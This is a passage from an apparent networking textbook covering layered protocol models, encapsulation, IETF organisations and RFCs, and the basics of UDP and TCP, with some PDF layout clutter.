6. B’s scribe receives the document, and the authenticity of the seal is conﬁrmed. With B’s permission, B’s scribe translates the missive for him. A receives the message and can send a new reply.

This is an example of a layered architecture. The individual layers operate within their own areas of expertise. A sends a message to B containing the diplomatic information that needs to be exchanged. The scribes’ task is to translate the message either into or from Latin. They do not have to concern themselves with the political ramiﬁcations of the contents. The couriers’ job is to ensure that the package reaches its physical desti- nation—they are not concerned with its contents, but very much with the geographical challenges they have to overcome.

Goals of the Layered Architecture

The king-scribe example can help as an aid to understanding the goals of the layered architecture of modern networks.

Independence from physical conditions

While there are no couriers on horseback transporting data packets to computer sys- tems, geographical and physical challenges remain. It is impossible to connect a cargo ship via ﬁber line to the internet, and yet its crew can essentially access the same internet services as a researcher at Google. If the global network were still subject to physical conditions, as was the case with early landline connections, it would be com- pletely fragmented.

Separation of concerns

Separation of concerns is a widely employed engineering practice. It ﬁnds its applica- tion in the construction of complex machinery and forms the basis for systems engi- neering. From multistage space rockets to modern cell phones, the separation of con- cerns allows individuals and organizations to work relatively independently on speciﬁc aspects of a larger system. With regard to the example, each layer in the communica- tion model has speciﬁc responsibilities and challenges to deal with. The kings are responsible for the diplomatic ramiﬁcations, the scribes are only responsible for their translation work, and the couriers focus on completing the journey as fast as possible.

Transparency

Transparency is closely related, but not identical to, the separation of concerns. In essence, it is the principle that one layer can use the services of an underlying layer without regard to what happens underneath. King A does not care if his scribe sends out the message via courier or carrier pigeon. In the context of computer networks, transparency means that underlying layers can change without impacting the layers above them, as long as the interface with the higher layer remains the same.

Resilience

The changeability of underlying layers has the further consequence of making the higher-layer communication more resilient. If a physical connection is interrupted by an external inﬂuence, this segment of the network can be switched over to a different physical connection. In the more complex layer model of the internet, consecutive mes- sages can run via different paths. In the extreme case of a severed deep-sea cable, the data could travel around the globe in the opposite direction.

What is a Protocol?

A protocol is “a set of conventions governing the treatment and especially the format- ting of data in an electronic communications system” (Merriam-Webster, n.d., para. 3b).

The term “conventions” in this deﬁnition hides an important aspect: time. The sequence of events can be of immense importance, especially considering the way data travel through modern networks. Different parts of a message can arrive at their destination via different routes. Furthermore, actions that are triggered by messages often require prior authentication.

In the context of a layered architecture, protocols are always speciﬁc to individual lay- ers. Anything else would violate the goals of transparency and separation of concerns. The kings A and B adhere to diplomatic protocol when phrasing their messages, the scribes use the “protocol,” Latin, and the couriers follow speciﬁc procedures to hand over the messages.


The ISO/OSI versus the TCP/IP Model

Stack A stack is the spe- ciﬁc set of protocols required in order to use a speciﬁc lay- ered network model.

The collection of protocols required for a layered network model is called a stack, because the protocols are attributed to individual layers. The layers form a hierarchy and so do the protocols.

This brings us to the actual protocol stack in use by the internet and most other com- puter networks—the Transmission Control Protocol/Internet Protocol (TCP/IP) layer model, its protocol stack, and its conceptual predecessor, the ISO/OSI reference model.

Basic Protocol Layering



Physical layer

The physical layer is responsible for establishing a physical connection between two or more devices. This includes the deﬁnition of the electrical, timing, and other parame- ters by which bits are sent as signals over channels. In the original TCP/IP description, this layer was omitted, as the communication model was to be independent of physical conditions. In reality, however, physical constraints on this layer often limit desired parameters, such as latency and throughput.

The protocols used on the physical layer vary widely depending on the type of connec- tion. This layer is responsible for exchanging bits. Tanenbaum and Wetherall (2013) give an impressive and comprehensive overview of the implementation of this layer.

Link layer

The “link layer” (also called the “data link layer”) aims to reliably exchange units of data, called frames, between two adjacent systems. While this seems easy and straight- forward, there are challenges that are speciﬁc to this layer. Three important functions of the layer are: “1. Providing a well-deﬁned service interface to the network layer. 2. Dealing with transmission errors. 3. Regulating the ﬂow of data so that slow receivers are not swamped by fast senders” (Tanenbaum & Wetherall, 2013, p. 194).

Network/internet layer

The network layer is the lowest layer that deals with more than two connected systems. It ensures that data packets travel all the way from their source system to their desti- nation. This trip can involve numerous intermediate systems (hops) and a variety of physical transmission schemes on underlying layers.

Bits

The physical layer enables the exchange of bits.

Frames

A frame contains information for error correction and local identiﬁcation of two peers.

Packets Units of data trans- ported by the net- work layer through a network from sender to recipients are called packets.

Hops A hop is an individ- ual intermediate sys- tem through which a

packet passes.

Process The transport layer allows processes (running programs) on different systems to talk to each other.

User On the transport layer, the term “user” generally refers to a software program.

Application layer The application layer focuses on how the information can best

be exchanged.

This complex goal requires sophisticated methods of directing the packets as efﬁciently as possible. Intermediate systems require knowledge about the topology of the net- work to make such decisions.

The service of these routing decisions is provided to the transport layer in a way that is independent of the concrete technologies and algorithms used.

Transport layer

The transport layer enables the communication of a process on a source machine to a process on a destination system. This layer also deﬁnes how the processes intend to talk to each other, whether that be connection-oriented or connectionless. This infor- mation is contained in segments.

The software for the transport layer runs on the individual endpoints of the communi- cation, often as part of the respective operating system. While a user does not usually have control over the network layer, the transport layer is accessible. This means that if the network layer becomes unreliable, the transport layer can detect and react to this by retransmitting. Because the transport layer is the lowest layer that a user can have full control over, it is also the ﬁrst layer that can enable “end-to-end encryption” of data exchanged between two systems independently of their position within a network.

As a service, the transport layer shields the application layer from the imperfections, implementations, and technical details of the lower layers.

Application layer

The application layer is the primary user of the services that the transport layer pro- vides. This is where a wide variety of network protocols are implemented, ranging from highly standardized HTTP and email protocols to proprietary protocols that are highly speciﬁc to, and optimized for, their application. The primary concern of this layer is the representation of information and the way the information is exchanged.

The application layer also contains a number of support protocols. These are protocols that facilitate other applications and protocols on this layer. The Domain Name System (DNS) is an example of a support protocol. It allows the use of symbolic names (e.g., www.iu.de) instead of actual network layer addresses (e.g., 18.194.54.230).

In the ISO/OSI model, the application layer is further divided into session, presenta- tion, and application layers. This distinction is not found in the TCP/IP model and is based on the way the model was designed. The session layer handles the way systems interact—from keeping track of where conversations left off to the question of who can talk next. The presentation layer’s responsibility is to ensure that data formats are standardized, meaning that the systems using them do not, for example, have to con- vert line breaks that are different on their respective operating systems. In the TCP/IP model, these tasks are the responsibility of the application layer.

Basic Protocol Layering

Encapsulation of Data


In order for the information to pass through all of these layers reliably, every layer has to add speciﬁc data to the information. These data are particular to the individual lay- ers and adhere to the relevant protocols.

Headers and payload

The data added to the information on each layer are usually stored in headers. The link layer also appends a trailer, hence the term “frame.” The packet received by the net- work layer is framed by the header and trailer and is handed to the physical layer.

The journey of a message through the layers

Let us look at the journey of a message through the TCP/IP model in order to clarify this fundamental concept.



The ﬁgure above depicts the following four stages that the message passes through:

1. An application wants to send a message to a different application on a different server, e.g., a web browser requests a web page from a web server using the HTTP protocol.
2. This message is received by the transport layer, which is running as part of the oper- ating system. The transport layer keeps track of which program (the browser) issued the request and stores this information internally. The information that identiﬁes the conversation (chieﬂy source and destination) is used to formulate the header. This header is added to the message and a segment is formed.

Segment Segments add infor- mation onto the pro- cesses that commu-

nicate.


Packets These packets add address information for the communica-

tion.

Frames A frame contains information for error correction and local identiﬁcation of two

peers.

1. The network layer enriches the segment by prepending information about the actual machines that communicate with each other. Speciﬁcally, the source and des- tination addresses are added, along with information about the protocol used on the transport layer. With the prepending of this header to the segment, an IP packet is formed.
2. The link layer then adds further information to this packet. Depending on the actual protocol used on this layer, more or less sophisticated error-detection and -correc- tion schemes can be employed to ensure the integrity of the transmitted packets. The protocols used here are highly dependent on the physical conditions of the communication link between the two local peers. At the end of this process, the packet is wrapped into a frame that contains all necessary additional information.



The frames are then sent as bits over the physical medium—a copper line, microwaves, or other media. After veriﬁcation, the receiving peer unwraps the packet from the frame and decides, on the network layer, which of its peers should receive the packet next. The packet is wrapped into another frame and sent to the next hop. This daisy chain on the network layer continues until the receiving machine is reached.

There, the transport layer unwraps the packet and uses the information contained in the segment to contact the corresponding process on the application layer (in this case, the web server). The server process receives the original message, processes it, and formulates a reply. Because the underlying transport layer keeps track of the “con- versation partners,” the reply can be quickly wrapped into a new segment and the whole process repeated in the opposite direction.

#### Connection and Connectionless Protocols

When it comes to information interchange, two major modes of communication can be distinguished.

A real-world example of synchronous communication is a direct dialogue. Both (or more) peers are in direct contact with each other and receive immediate feedback. The direct advantage of this form of communication is that both peers know relatively

Basic Protocol Layering

quickly if an error—a misunderstanding—occurs, or if the communication is interrupted, i.e., one of the peers leaves the conversation. On the other hand, all peers have to be available (and attentive) at the same time.

Asynchronous communication, such as physical or electronic mail, means that no immediate interaction is required. A message can be sent without expecting an imme- diate reply. This leaves the recipient time to process the message and associated tasks. Often, the message is stored on its way to the recipient, which makes it easy to con- tinue the delivery in case of failures.

Connections

The concept of connection-oriented protocols is related, but not identical to, synchro- nous communication. The main goal is to ensure immediate feedback in case of errors or connection losses.

The messages have to be acted upon in a timely fashion—tasks that are issued in this way have to be completed before a peer concludes that there was an error in the con- nection.

Connection-oriented protocols are generally stream-oriented, which means that peers experience the connection like a phone call. Data are sent and received without the necessity of boundaries between individual messages. Consequently, the general com- munication scheme entails the following three steps:

* + - Establish a connection (initiated by the client via a connection request).
    - Exchange data (once both peers know that the connection has been established).
    - Disconnect (once the exchange is complete, resources can be freed).

Although this seems a simple scheme under ideal conditions, many errors can occur and must be handled by the protocol. What if the request is delayed on the way through the network while the connection is being established? The client recognizes that the peer has not answered in time and resends the request. Suddenly, the peer receives both the new and the delayed connection request, acknowledges them both, and the client starts transmitting. The peer associates the transmission with both con- nections and executes the client’s request (e.g., a bank transfer) twice. Then the client closes the (new) connection, and, sometime later, the delayed connection times out on the peer. In a reliable network, such cases must be prevented by the protocols.

Consequently, connection-based protocols such as the Transmission Control Protocol (TCP) require many mechanisms to ensure the integrity of the dialogue. For example:

* + - * The ordering of messages is important.
      * Messages that have been underway for too long must be discarded by a lifetime mechanism.
      * An automatic retransmission according to protocol speciﬁcations may be necessary.

Synchronous com- munication

In synchronous com- munication, all peers receive the informa- tion at the same time and provide immediate feedback.

Asynchronous com- munication

In asynchronous communication, the peers on the time- scale are decoupled.

Connection

A stream-based bidirectional com- munication channel is referred to as a connection.

Connectionless Protocols

Connectionless pro-

tocols A connectionless protocol exchanges individual messages.

Datagrams Messages that are transmitted via a connectionless pro- tocol are often called datagrams.

Internet Engineering

Task Force The IETF is a com- plex, ﬂexibly struc- tured, and dynamic organization under the patronage of the Internet Society

(ISOC).

Connectionless protocols, on the other hand, forego the analog of a “conversation” or telephone connection. Instead of being stream-oriented, they are message-oriented. Messages are seen as distinct units of information that are sent by one peer and received by one or more other peers.

The majority of the more complex tasks related to ensuring the integrity of the mes- sages (apart from simple checksums for individual packets) are left to the layer above. This ﬁre-and-forget approach reduces the overheads involved in tracking information, as is required by connection-oriented protocols. If datagrams arrive at a peer out of sequence, the application layer must handle that.

The fact that the datagrams are simply sent, without the metaphor of a dialogue, also makes it possible to transmit data to multiple recipients on the transport layer without having to implement an information broker on the application layer to ensure that all peers receive all required data. Multicast and broadcast can be done directly by using the capabilities of connectionless protocols such as the User Datagram Protocol (UDP).


#### Reading RFCs and Related Documentation

Internet Engineering Task Force

Billions of people are connected via the internet. This massive feat would not have been possible without huge efforts in standardization, coordination, and the preven- tion of conﬂicts. This undertaking is largely shouldered by the Internet Engineering Task Force (IETF). It is comprised of a variety of working groups and boards that are formed and dissolved as technologies arise and become standardized.

When it becomes clear that the working groups will have to keep up their work after the initial standardization, i.e., to manage limited resources such as namespaces, they form more permanent individual organizations under the patronage of the ISOC.

Basic Protocol Layering



IETF Administrative Support Activity

The IETF Administrative Support Activity (IASA) provides the administrative structure necessary to support the IETF standards process. It is housed within the ISOC and does not have any authority over the standards process (Bradner, 2010).

Funding for the IETF is primarily provided by the ISOC, with the ﬁnances and budget of the IETF being managed by the IASA. The IASA also holds contracts for IETF support functions.

Internet Architecture Board

The Internet Architecture Board (IAB) provides architectural advice and oversight to the Internet Engineering Steering Group (IESG), the IETF, and the ISOC. It oversees the IETF standards process, manages IETF external liaisons, and appoints and supervises impor- tant positions within the IETF, such as the IANA (the Internet Assigned Number Author- ity) (Bradner, 2010).

The IAB also organizes and reviews Birds of a Feather sessions (BOFs), which are initial discussions about a speciﬁc topic of interest to the IETF community. Based on the out- comes of these sessions, it advises the IESG on the formation of working groups.

Because the IAB is such a powerful body within the IETF, membership is generally by invitation only. The IAB is, however, subject to community and IESG review (Bradner, 2010).

Internet Research Task Force

The Internet Research Task Force (IRTF) is focused on long-term problems in the inter- net and houses various research groups, such as the Anti-Spam Research Group (ASRG) and the Network Management Research Group Charter (NMRG). Most of these research groups are open, but some may be joined by invitation only (Bradner, 2010).

Internet Assigned Numbers Authority The IANA assigns numbers and names that are important for the operation of

the internet.

Requests for Com-

ments These immutable documents contain technical informa- tion and are pub- lished for archival

purposes.

Internet Assigned Numbers Authority

The Internet Assigned Numbers Authority (IANA) assigns numbers and names and keeps them from colliding (Bradner, 2010). This speciﬁcally includes

* protocol numbers used to identify protocols during transmission
* IP addresses and IP address ranges, although this task is mostly delegated to ﬁve regional IP address registries
* domain names, especially top-level domains (TLDs) such as “.com,” “.ca,” “.us,” and “.org,” although this task is mostly delegated to DNS name registries
* well-known TCP/UDP ports (e.g., HTTP trafﬁc runs via port 80)
* MIME types that identify data formats

Some of these functions were split off from the IETF with the creation of the Internet Corporation for Assigned Names and Numbers (ICANN). This semi-independent corpo- ration was established with a speciﬁc purpose in mind: taking over certain IANA func- tions under a standing contract with the US government. The relationship between the two entities is regulated by a contract and a memorandum of understanding (Roberts et al., 2000).

Internet Engineering Steering Group

The IESG is a multidisciplinary technical review group (Bradner, 2010). As such, it is responsible for process management and the approval of various actions, such as the publication of “Requests for Comments” (RFCs) and other IETF documents and the cre- ation of working groups (based on the advice of the IAB). The IESG also provides techni- cal review and comments on external and internal documents.

IETF Trust

The IETF Trust was created in 2005 to hold the intellectual property rights of the IETF (IETF Trust, n.d.). This includes copyrights (on RFCs and other documents), domain names, and software paid for by the IETF.

What are RFC Documents?

RFC documents are published by the IETF for archival purposes, meaning that they are never amended following publication. However, because standards and technologies evolve, new versions of these documents are released, which either update previous versions or render them obsolete.

In addition to standards, there are other types of documents that are published as RFCs. These include experimental, historical, and informational documents. The follow- ing section will concentrate on RFCs as standards.

Basic Protocol Layering

RFCs as standards

RFC standards don’t just pop into existence without reason. The reason usually lies in speciﬁc problems that need to be solved (e.g., how to connect two machine parts) and the realization that there is merit in a solution that works for most, if not all, affected parties (for example, if we standardize the threads of machine bolts, they can be reused).

In the IETF environment, a “Birds of a Feather” session (BOF) is organized, comprised of members with a similar problem. The problem is discussed, and the conclusion of the discussion is reviewed. A working group, established by the IESG, then undertakes to achieve its clearly deﬁned goals and thereby ﬁnd a solution to the problem.

The working group comes up with proposals that are then reviewed and published as RFC documents, sometimes also called “proposed standards.”

It takes many years of practical application, evidence of stability, and multiple imple- mentations that can work together before proposed standards can be promoted to “draft standards.”

An even greater degree of technical maturity and wide adoption throughout the inter- net is required for a draft standard to develop into an internet standard. This depends in part on there being a widely held belief that the described protocol or service pro- vides a signiﬁcant beneﬁt for the internet community as a whole (Bradner, 1996). HTTP/ 1.1, although widely used for decades, has yet to reach this stage.


The relationship between RFCs and the RFC life cycle

The nature of RFCs as immutable archival documents makes browsing through them somewhat complex. Whenever a standard described in an RFC document is changed (based on the ﬁndings of the working group and community input), a new document must be released. This new document is also assigned a new RFC number and is set in relation to the previous documents describing the standard.

RFC standards

To become stand- ards, RFC documents must go through a lengthy process.

Examples of estab- lished standards include TCP, IP, and SMTP.



Related RFC docu-

ments As RFC documents are reﬁned, they are placed in relation to other affected docu-

ments.

The ﬁgure above depicts the standard HTTP/1.1, currently a draft standard, and the rela- ted RFC documents, all of which are proposed standards. The solid lines point to docu- ments that have been rendered obsolete by newer versions of the same documents, and the dotted lines indicate documents that update HTTP/1.1 with additional informa- tion.

Note that the draft standard gets obsoleted by various proposed standards. In the case of HTTP/1.1, the scope of the problem was split up into various dedicated areas of con- cern, namely Message Syntax and Routing, Semantics and Content, Conditional Requests, Range Requests, Caching, and Authentication (RFCs 7230—7235).

The number of the RFC is also an indicator of which document is more recent. In the above ﬁgure, we can see that the draft standard was updated with additional docu- ments (up to RFC 6585), before it was obsoleted by RFCs 7230—7235. The consecutive numbering suggests that these documents were published simultaneously.


Summary

Computer networks in general, and especially the internet, are extremely complex environments. In order to build a system as complex as the internet, various techni- ques to reduce local complexity had to be devised.

The layering of the network protocols makes it possible to address problems that are speciﬁc to each layer, independently from the other layers. Each layer has its particular objective, its speciﬁc problem to solve. This solution is then provided to the layer above, which can use it without concerning itself with the implementation details.

Protocols are speciﬁc conventions on how data are exchanged. They can provide a connection, analogous to a phone call (synchronous communication), or simply provide a means of delivering messages (asynchronous communication). Each of these approaches has its place. Providing a connection is much more intricate and costly but gives an added amount of resilience that connectionless protocols do not guarantee.

The IETF works to tame the complexities of the internet. With its suborganizations, it forms the authority for the publication of internet standards as RFC documents. These RFC documents are immutable once published. They may be supplemented by new information in separate documents. An RFC document remains valid until it is replaced by a newer version of the same document.



# Unit 3

## TCP vs UDP

##### STUDY GOALS

On completion of this unit, you will be able to …

… explain the fundamental differences between TCP and UDP.

… contrast use cases of TCP and UDP.

… describe error-detection and -correction mechanisms used by TCP and UDP.

… discuss use cases, intricacies, and implications of SOCKS proxying.

… explain different types of attacks on TCP and UDP.

DL-E-DLBCSEINF01\_E-U03

1. TCP vs UDP

#### Introduction

The difference between theory and practice is nowhere as obvious as in practice. The layered architecture of both the ISO/OSI and TCP/IP reference models generally aims to separate the concerns of different layers. The chief protocol implementations of the transport layer, however, violate this goal.

The User Datagram Protocol (UDP) and the Transmission Control Protocol (TCP) both assume that the underlying network protocol layer is the Internet Protocol (IP). A detailed look at the two protocols will show where this takes effect.

#### Connectionless UDP

The UDP is described in RFC 768 (Postel, 1980). It is a relatively simple message-orien- ted transport-layer protocol. Keep in mind that transport-layer protocols are responsi- ble for assigning transmitted data to processes and are in full control of the peer. The basic concepts are outlined below.

Message-Oriented

Being message-oriented, the protocol does not assume a dialogue-like conversation between peers. The data transmitted by UDP take the form of distinct individual units of information called datagrams. If multiple datagrams are sent from the same source to the same destination, there is no guarantee whatsoever that all datagrams will arrive in sequence, or even at all.

Pure UDP also does not provide the sender with any kind of feedback as to whether messages have been received. Consequently, there is no way to detect if a peer is still active or even connected to the network.

Fault detection Any kind of fault detection and miti- gation must be implemented on the application layer.

If any such fault detection is necessary for the application that uses UDP, it needs to be implemented manually on the application layer. Often, this takes the form of mes- sage-reply exchanges that allow the peers to keep an internal, application-layer timer. If the timer runs out, and no reply has been received, failover strategies can be set in motion. These, however, must also be implemented on the application layer.

Fire-and-Forget

In essence, UDP is a way to send messages quickly and with very little overhead, but without any reliability. One of the main beneﬁts is that latency can be kept to a mini- mum: any kind of administrative overhead, such as connection establishment or rees- tablishing a sequential order, is skipped.

TCP vs UDP

This makes the protocol especially suitable for applications for which a large number of individual messages must be transmitted and processed as quickly as possible, such as Domain Name System (DNS) queries.

Header

As a transport-layer protocol, UDP is responsible for keeping track of the processes that talk to each other. This information is prepended to the data to be transferred. It takes the form of an eight-byte header consisting of four ﬁelds, each of which is two bytes (16 bits) long:

* source port. This number identiﬁes the process on the system that sent the mes- sage. Because UDP does not serve bidirectional connections, this value is optional. If it is set, it is meant to indicate the port that a reply is to be sent to.
* destination port. This ﬁeld identiﬁes the recipient process on the recipient system. If a process intends to receive UDP messages, it has to “listen” for them. Listening reg- isters the process with a chosen port in the transport layer and ensures that mes- sages that arrive at the port will be directed to this process.
* length of data and header. In order to allow for efﬁcient memory allocation, the header contains the length of the datagram (including the UDP header itself) in bytes. The minimum length of a UDP datagram is eight bytes (the size of a header), and its maximum length is 65,535 bytes. In practice, the length is additionally restric- ted by the IP header.
* checksum. The value of this 16-bit ﬁeld is calculated as the “one’s complement sum of a pseudo header of information from the IP header, the UDP header, and the data, padded with zero octets at the end (if necessary) to make a multiple of two octets” (Postel, 1980, para. 6). This 16-bit value is used to verify the integrity of the data and metadata of the datagram. Because the checksum includes values from the IP header (on the network layer), the clean separation of concerns between lay- ers is violated in favor of further ensuring the correctness of routing information.

Checksum Mechanism

“The pseudo header conceptually preﬁxed to the UDP header contains the source address, the destination address, the protocol, and the UDP length” (Postel, 1980, para. 7).

Using IPv6 instead of IPv4 means that TCP and UDP headers do not have to change—the checksum over pseudo headers can be calculated as previously. The implementation of the checksum algorithm, however, now has to work with 128-bit IPv6 addresses instead of 32-bit IPv4 addresses.

But there is a further difference when using IPv6. When using IPv4, the calculation of a checksum for the transmission is optional (the value of the header ﬁeld is just set to 0). When using IPv6, the checksum must always be calculated to protect against easy datagram spooﬁng.

Overhead

To increase process- ing speeds, UDP keeps overheads to a minimum; this does, however, reduce reliability.

Pseudo header UDP uses a pseudo header that also

contains information from the IP header to calculate the checksum.

Applications

UDP has its uses whenever a large number of messages must be processed quickly. This often comes at the cost of communication reliability—lost datagrams are not retransmitted automatically, and the sequence of their arrival is not guaranteed.

Voice over Internet Protocol (VoIP)

The quick processing of datagrams led to a preference for transmission via UDP in the ﬁrst real-time communication protocols, such as RTP: A Transport Protocol for Real- Time Applications (Schulzrinne et al., 2003). The costs of connection management and integrity checks are reduced, enabling timely processing of the exchanged data, even on machines with lower hardware requirements.

Broadcast UDP datagrams can be sent to multiple recipients, even local recipients whose addresses are

unknown.

Broadcast messages

The ability of UDP to be sent to multiple recipients, i.e., without identifying the recipi- ents, makes its application for the Dynamic Host Conﬁguration Protocol (DHCP; Droms, 1997) invaluable. A system that is newly connected to a network can broadcast its arrival to all members of the current network segment. A DHCP server then replies with the network conﬁguration data that the new machine should use. There are speciﬁc network addresses reserved for such broadcast messages that will not leave the cur- rent network segment via the network layer.

Domain Name System (DNS)

UDP is also used in connection with the DNS (Mockapetris, 1987b), primarily because a large number of requests need to be processed as quickly as possible. DNS resolves a hostname to its actual IP address. Because there is usually only one DNS server on a network segment, and network services are usually exclusively addressed by their host- names, this server has to handle a large number of requests. The time needed for the reply directly affects how quickly users can access the respective service.

Since this is such an important task within the operation of the network, however, DNS servers also reply to requests via TCP. This in turn makes the data exchange somewhat more reliable. Caching mechanisms, with which clients remember previous replies, help to reduce the workload on the server.

Network Time Protocol (NTP)

Computer systems have to keep the exact time, mostly for security reasons. Malicious actions that occur in a network usually happen very quickly, meaning that the precision of time stamps in log ﬁles is crucial.

The Network Time Protocol was designed in such a way that the latency of responses is minimized, allowing the system time to be set precisely (Mills et al., 2010). NTP can also be executed via TCP at the cost of the connection establishment and teardown process.

TCP vs UDP

#### TCP Connection Establishment

While UDP provides a relatively simple and cost-effective way of exchanging messages on the transport layer, i.e., between processes on systems, it does not achieve the desired level of reliability. Thus, the TCP was designed as a sister protocol in the TCP/IP reference model. Its goal is to ensure a reliable, bidirectional form of communication between two peers. This form of communication is called a connection, analogous to landline phone calls. If a grave error occurs, the loss of the connection is detected by the TCP and the application-layer protocol that uses it is notiﬁed. This means that the higher-level protocol does not have to keep track of timers or other mechanisms to detect a broken connection.

Basic Mechanism

The basic mechanism is very simple in principle and is comprised of three steps:

1. A connection is established based on the request of a client.
2. The client and server exchange data.
3. The connection is closed by either the client or the server.

This establishes a byte-oriented, bidirectional communication channel between two peers. This channel also ensures that the sequence of messages remains the same. For example, if a client interacts with a primitive calculator server that ignores operation priority and sends the messages “1” “+3” “\*4” “=”, TCP ensures that these four messages arrive in order and the correct reply “16” is sent back. In the case of UDP, the same mes- sages might arrive at different times, with the server receiving the messages “1” “\*4” “+3” “=” in sequence and generating the response “7”.

If more than two peers want to exchange data, the application-layer process on the server has to arbitrate the data and make sure that every client receives the data they need. TCP alone only allows for communication between two peers.

Sliding window

TCP does not send individual messages (as UDP does), but rather a continuous stream of information. It therefore does not assume a certain “length” of individual messages.

